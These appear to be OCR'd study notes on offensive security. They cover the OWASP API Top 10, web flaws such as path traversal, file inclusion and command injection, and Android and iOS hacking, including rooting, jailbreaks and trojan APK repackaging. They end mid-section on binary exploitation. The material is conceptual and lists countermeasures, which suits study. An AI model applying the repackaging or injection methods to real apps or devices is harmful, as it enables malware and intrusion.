
1. API1:2023 - Broken Object Level Authorization
2. API2:2023 - Broken Authentication
3. API3:2023 - Broken Object Property Level Authorization
4. API4:2023 - Unrestricted Resource Consumption
5. API5:2023 - Broken Function Level Authorization
6. API6:2023 - Unrestricted Access to Sensitive Business Flows
7. API7:2023 - Server-Side Request Forgery
8. API8:2023 - Security Misconfiguration
9. API9:2023 - Improper Inventory Management
10. API10:2023 - Unsafe Consumption of APIs

JSON Web Tokens (JWTs)

JSON Web Tokens are an open, industry standard method for representing claims securely between two parties. JWTs are sometimes used as session cookies. Composed by 3 parts, All encoded with base64 and separated by dots:

1. Header (json)
    - Here is contained the Type of encryption used
2. Payload (json)
3. Signature (header + payload) (bin)





Older implementations had bugs about signing algorithm downgrading to "none" -> arbitrary changes on payload.

Attacks can be implemented to break A01:2021 and A02:2021

WEB APPLICATION ENUMERATION

Essential, for instance, in the reconnaissance stage and lateral movement.

1. Play around with the application, understand its behaviour and potential weaknesses:
    - use the web application as a regular user and "document" interesting features
    - Where possible, sign up and explore the internals of the application
    - Try to access well-known resources that can provide useful insights
    - fuzz some elements (e.g. parametrers, cookies, headers, ...) and see what happens
    - Examples:

        - browse the e-commerce site
        - robots.txt
        - .well-known/security.txt
        - API fuzzing
2. Determine other virtual hosts
    - find other web applications or endpoints hosted on the same machine
    - Different virtual hosts may share the same X509 ccert
        - unless target uses SERVER NAME INDICATION (SNI)
    - Search engines - Bing used to support "ip:"
    - Virtual Host Brute-forcing (tools) - CONSIDERED AN ATTACK !
    - Useful tools: gobuster

Path Traversal

Crafting malicious input to access unauthorized files and directories. Esploiting vulnerabilities in how applications handle user-supplied input.

Part of A01:2021-Broken Access Control

Path Traversal encodings

|encodings

File Upload

part of multiple categories of OWASP TOP 10.

Mainly Caused by UNCHECKED UPLOADS: server allows any file type without validation (or bypassable validation).

- Malicious File Types: uploads can contain harmful scripts for RCE
- Content Tampering: uploads can modify website content or user data

Just the act of uploading the file is in itself enough to cause damage. Other attacks may involve a follow-up HTTP request for the file, to trigger its execution by the server.

Local File Inclusion (LFI)

Trick the web application to load, render and possibly execute some content from a local source. Typically found in parameters (GET, POST, Cookies) loading legit files from an application directory (e.g. language definitions: `/index.php?lang=/lang/italian.json`; parametrized image loading: `/product?pic=/assets/flowers.png`)

Remote File Inclusion (RFI)

Trick the web application to load some content from a REMOTE source. Very similar to LFI, but more dangerous. A remote content is included in the page rendered server-side

---

A03:2021-Injection

In short, an injection is a manipulation that can be used to make the application perform unintended actions.

It happens when the application directly incorporates user-supplied data into dynamic queries or commands (like SQL statements, scripts or system commands); or when the application doesn't perform proper escaping or context-aware handling.

some types of injection are:

- XSS
- SQLi
- server side template injection
- OS Command Injection

Server-Side Template Injection (SSTI)

Web application often use template languages, that help separate the structure and presentation of a web page from the business logic (example: jinja). Sometimes web applications insecurely render user provided content as part of the template.

Since templating languages typically allow running native code, SSTi often leads to RCE. Even when we cannot do RCE, the impact can be SEVERE: information disclosure, DoS, Defacement, ...

To understand if there is a SSTI vuln -> try with a full strange characters string to search for errors.

OS Command Injection

The most "direct" form of RCE. A system is vulnerable to OS command injection when it insecurely uses user input to build a command line.

How to exploit OS command Injection: we terminate the shell command and add our code using `;` to terminate the old command and `#` to comment the rest

---

Mobile Hacking - Android


People argue about whether Android is truly open-source, but some products and versions are kept secret by google.

Basically uses linux kernel, developers can use C and C++.

Many users are using out-of-date OS varsions.


Version	Codename	API	Distribution
2.2	Froyo	8	1.0%
2.3.3 - 2.3.7	Gingerbread	10	16.2%
3.2	Honeycomb	13	0.1%
4.0.3 - 4.0.4	Ice Cream Sandwich	15	13.4%
4.1.x	Jelly Bean	16	33.5%
4.2.x		17	18.8%
4.3		18	8.5%
4.4	KitKat	19	8.5%

Data collected during a 7-day period ending on May 1, 2014.
Any versions with less than 0.1% distribution are not shown.



Malwares had an explosive growth in the last decades. We need to start using antiviruses on android.

Android Fundamentals



Each application runs in its own instance of Dalvik VM

- Makes applications work on many devices
- Very limited power, memory, storage
- Apps are written in Java, transformed to dex (Dalvik Executable)
- Dalvik is open source

Sandbox

- Each application runs in a separate process with a unique User ID
- Apps cannot interact with each other
- Sandbox is implemented in kernel

File System Security

- Android 3.0 and later encrypts file system with AES 128 to protect data on a stolen phone
- System partition is read-only, unless user is root
- Files created by one app can't be modified by a different app

Memory Security

Address Space Layout Randomization (ASLR) and NX bit (No eXecute)

Protected APIs

User must agree to grant an app permissions.

Certificates

All apps must be signed with a certificate, BUT it can be self-signed (no CA).

Software Developing Kit

Android Emulators or Android Debug Bridge (Command-line tool to communicate with emulator or physical device)

Hacking your Android

ROOTING

Privilege escalation attack -> Esploit a vulnerability to gain root priviledges.

It has some risks:

- Bricking your phone by corrupting the OS -> may need a new phone
- Compromise security of OS, enabling more malwares

Android Rooting Tools

- ROOTx: Root for almost all ANDROID devices
- SuperOneClick: native windows application, runs on linux and Mac with Mono. it's the most universal tool.
    - Run SuperOneClick on a Computer; Connect the phone with a USB cable; turn on "USB Debugging".
- Z4Root: Android APP
- GingerBreakl: Doesn't work on all devices

Rooting a Kindle Fire

Kindle Fire OS is a customized version of Android 2.3 that cannot access the Android Market. Tool: BURRITO ROOT

APPS FOR ROOTED ANDROID

- **Superuser**: Controls applications that use root priviledges. Pops up asking permission each time and app uses the su binary
- **ROM Manager**: Manage custom ROMS, so you can have the latest version on your device
- **Market Enabler**: spoof your location and carrier network to the Android market in order to let you use apps that are restricted to certain countries, regions or carriers.
- **ConnectBot**: SSH client to execute shell commands remotely
- **ES File Manager**: copy, paste, cut, create, delete, and rename system files
- **Set CPU**: sets the CPU clock
- **Juice Defender**: Save power and extend battery life by managing hardware components

---

Native Apps on Android

A cross compiler is a compiler capable of creating executable code for a platform other than the one on which the compiler is running. For example a compiler that runs on a Windows PC but generates code on an Android smartphone is a cross compiler.

- Compile open source Linux tools for android (for attacks?)
- Develop apps (exploits) on a PC and compile them for ARM

Androide native develpment Kit in SDK lets you develop apps for thje Dalvik Virtual Machine

Precompiled binary tools for Android

- BusyBox: a set of UNIX tools that allows you to execute useful commands, like tar, dd, wget
- Tcpdump: capture in PCAP file and display packets that are transmitted over a network
- Nmap: discover hardware and software on a network to identify specific details of the host operating system, open ports, DNS names, and MAC addresses,
- Ncat: read and write data across networks from the command line for making various remote network connections

Trojan apps

Easy to insert a malicious code inside legitimate APK files: open APK with 7-zip:

- Manifest - XML file defining SW components and permissions
- Classes.dex - Dalvik executable with compiled code

APP entry points

Broadcast receiver:

- enables apps to receive "intents" from system

- Like interrupts
- Example: RUN when an SMS is received

Services:

- runs in background, no GUI shown to User

App Re-packaging

Android Trojan App Process:

- Take a legitimate application, disassemble the dex code, decode the Manifest.
- Include the malicious code, assemble the dex, encode the manifest
- Sign the final APK file
- One tool can be: apktool - Disassembles dex code into smali (Raw Dalvik VM bytecode). Can be used to embed malicious code into apps
- Another tool is **SignApk**, to verify the repacked file

Hacking other's Android

Remote Shell via WebKit

WebKit is an open-source Web browser engine.

- Vulnerability: handled floating point data types incorrectly (patched in Android 2.2)
    - Drive-by download from a malicious Web server hosting a malicious HTML file.
    - Access to HTML file returns a remote shell (but not root)
- Countermeasures: updates & antivirus

Root Exploits

How to gain root on the exploited device?

- exploid
- RageAgainstTheCage

Countermeasures: Update & Antivirus

Data Stealing Vulnerability

A malicious website can steal data from the SD card and from the device itself as long as root privileges not required

User must click a malicious link:

- Exploit is a PHP file with embedded JavaScript
- User sees a notification, which may warn them
- Attacker must know name & path to file (WebKit vulnerability can be used)

Countermeasures:

- Use latest version of Android: CyanogenMod custom ROM enables you to use a new version even if your carrier blocks the update
- Install antivirus
- Temporarily Disable JavaScript
- Use a third-party browser like Firefox or Opera
- Unmount sdcard

Remote Shell with Zero Permissions

Using carefully chosen functions, it's possible to open a remote shell with no permissions from the user: it works in all versions of Android, even 4.0, Ice Cream Sandwich

Capability Leaks

Stock software exposes permissions to other applications. Enables untrusted apps to gain privileges the user didn't allow. Explicit and implicit capability leak

URL sourced malware

2 examples can be Zeus and Spyeye

Carrier IQ

Pre-installed on devices: monitors activiry and sends it back to the carrier. Not entirely malicious, intended to improve performance by measuring diagnostic data. Huge privacy controversy: it's a form of ROOTKIT.

Google Wallet PIN

- Currently works on almost every phone
- Stores encrypted data in a Secure Element (SE)
- Requires user-defined 4-digit PIN and five incorrect PIN entries locks the applicatio; but PIN is not in the SE: Hashed PIN can be broken by brute-force
- Countermeasure: Don't root your Wallet phone
- Tool: HTC Logger

Android as a Portable Hacking Platform

- Network sniffer (Shark for Root)
- Network Spoofer (ARP spoofing)
- Connect Cat (like netcat)
- Nmap for Android

Defending Your Android

- Maintain physical security
- Lock your device (PIN or password)
- Avoid installing apps from unknown sources
- Install antivirus software
- Enable full internal storage encryption (Available in Android 3.0 and later)
- Update to latest Android version (May require custom ROM)

Mobile Hacking - iOS

How Secure is iOS?

- Originally iPhone allowed no third-party apps at all
- Since 2008, the App Store appeared
- Early iOS versions were very insecure
    - All apps ran as root
    - No sandbox
    - No code signing
    - No ASLR
    - No Position Independent Executable (PIE) support
- Security Measures Added in Later Versions
    - Third-party apps run as less privileged account "mobile", not root
    - Sandboxing limits apps to a limited set of system resources
    - Apps have to be signed by Apple to execute
    - Code signature verification is at load time and runtime
    - ASLR for system components and libraries
    - PIE causes apps to load at different base address upon every execution

iPhone 3GS

The iPhone 3GS was the giant leap forward in encryption:

- AES encryption on by default
- Encryption is very fast
- Key is stored in flash memory, but locked with user's PIN
    - Data wipe after 10 guesses is an optional feature

Hacking your iPhone: Jailbreaking

Jailbreaking is Taking full control of an iOS device. It allows:

- Customization of the device
- Extensions to apps
- Remote access via SSH or VNC
- Arbitrary software
- Compiling software on the device

Cydia is The App Store for jailbroken devices

Risks of Jailbreaking

- Worries about trojans in jailbreak apps: never yet observed for well-known jailbreak apps

- Jailbroken phones lose some functionality: vendors can detect jailbreaks and block function (iBooks did this)
- Code signature verification is disabled by jailbreaking
- Expose yourself to a variety of attack vectors

Boot-based Jailbreak Process

1. Obtain firmware image (IPSW) for iOS version and device model from Apple servers
2. Obtain jailbreak software: redsnow, greenpoison, limera1n
3. Connect computer to iphone with USB cable
4. Launch jailbreak app
5. Select IPSW and wait for customizing
6. Switch iPhone into Device Firmware Update (DFU) mode:
    1. Power iPhone off
    2. Hold Power+Home buttons for 10 sec.
    3. Release Power but hold Home down for 5-10 more seconds
7. Jailbreak software completes the process

Remote Jailbreaking - Jailbreakme.com

- Just load a PDF file and exploits MobileSafari, jailbreaking the OS
- Much easier than boot-based jailbreak

Hacking Other iPhones

Attack Options

- Local network-based attacks: wireless MITM requires physical proximity
- Attacker with physical access to device
    - Boot-based jailbreak
- Client-side attacks
    - App vulnerabilities, mainly MobileSafari
    - Far more practical
    - But exploiting an app only grants access to data in the app's sandbox
- Breaking out of the sandbox (requires a kernel-level vulnerability)
- Exploits used in Jailbreakme can be repurposed for attack tools

Jailbreakme3.0 Vulnerabilities

- Uses a PDF bug and a kernel bug, yechniques similar can be used for malicious purposes
- If you jailbreak, you can't update iOS
- In order to jailbreak, you must use a vulnerable iOS version
- Countermeasure: Update iOS to latest version

iKEE Attacks!

- People jailbroke iPhones, installed OpenSSH, and left the default password 'alpine' unchanged
- 2009: First iPhone worm rickrolled victims
- Later versions made an iPhone botnet

Countermeasures:

- Don't jailbreak!
- Change the password
- Enable SSH only when needed (SBSettings makes this easy)
- Upgrade iOS to the latest jailbreakable version
- Install patches made available by the community

iPhone Remote Attacks

- If you don't jailbreak your iPhone, it's very safe
- Only one port is open
    - TCP 62087
    - No known attacks
    - Tiny attack surface
    - No SSH, SMB, HTTP...
- Almost impossible to gain unauthorized access from the network

Remote Vulnerabilities

- ICMP request causes device reset (CVE-2009-1683)
- SMS message arbitrary code execution exploit (CVE-2009-2204)

FOCUS 11 Wireless MITM Attack

- Malicious wireless access point simulated with a Mac laptop and two network cards in 2011 Conference in Las Vegas
- Certificate chain validation vulnerability exploited to MITM SSL connections
- PDF used JailBreakMe3.0 attack to silently root the device
- SSH and VNC installed
- Countermeasures:
    - Possible to take full control of iPhone
    - Update iOS bundle
    - Configure your iPhone to "Ask to Join Networks"
    - Don't store sensitive data on your phone

Physical Access

- Boot-based jailbreak
- Install SSH server
- Access to data, including passwords in keychain
    - Takes 6 min. to do
- Countermeasures:
    - Encrypt data using Apple features and third-party tools from McAfee, Good, etc.
    - Use a passcode of 6 digits or more

- Install remote-tracking software to recover a stolen or lost device, or remotely wipe it

---


Binary Exploitation

Useful Concepts

CPU Registers

Quickly accessible memory locations, available to a computer's processor

- Usually consist of a small amount of fast storage, although some registers have specific hardware functions, and may be read-only or write-only



Special registers for x86-64:

- rbp - base or frame pointer: start of the function frame
- rsp - stack pointer: current location in stack, growing downwards
- rip - istruction pointer: points to the next instruction the CPU will execute


Some other registers and their conventional use

- rsi - Register source index (source for data copies)
- rdi - register destination index (destinastion for data copies)
- rcx - typically the index in loops

Call Stack

A stack-like data structure:

- Stores inmformation about the active subroutines of a computer program
-




Function Prologue and Epilogue

Function prologue - a few lines of code at the beginning of a function

- Prepares the stack and registers for use within the function

Function epilogue - appears at the end of the function

- Restores the stack and registers to the state they were in before the function was called
- 

Security Measures


Stack Canary

